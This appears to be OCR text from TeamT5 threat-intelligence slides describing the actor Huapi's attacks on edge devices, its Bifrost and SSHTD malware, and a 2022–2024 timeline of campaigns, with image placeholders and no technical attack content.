
TEAMT5

What can we learn from these activities?

TEAMT5

Growing Focus on Edge Devices


1. Huapi has raised attacks on edge devices, including routers, NAS systems, and security solution products



TEAMT5

Growing Focus on Edge Devices


2. Huapi has kept upgrading their Unix-like malware to enhance stealth or expand the attack surface



TEAMT5

Growing Focus on Edge Devices

3. Huapi has utilized the compromised edge devices as part of the C&C infrastructure



2022/09 — F5 BIG-IP exploitation & Hipid uncovered by JPCERT

2023/03 — FreeBSD version of Bifrost observed in the wild

2023/05 — Discover compromised QNO routers with tampered config used as C2 servers to attack TW Gov

2023/09 — Abuse of trust relationships & Cisco firmware modification uncovered by US & Japan

2023/10 — ARM version of Bifrost observed in the wild

2024/03 — Attack F5 BIG-IP in Taiwan with updated Linux SSHTD

2024/04 — Attack F5 device & Citrix device in TW Telecom

2024/07 — Attack Taiwan with updated Linux SSHTD

2024/11 — Scan for vulnerable Palo Alto PAN-OS devices worldwide

2024/12 — Discover a compromised Synology NAS used as pivot for 10+ victims


TEAMT5

Huapi's Malware


– SSHTD

TEAMT5

Attack Flow




Attack Flow



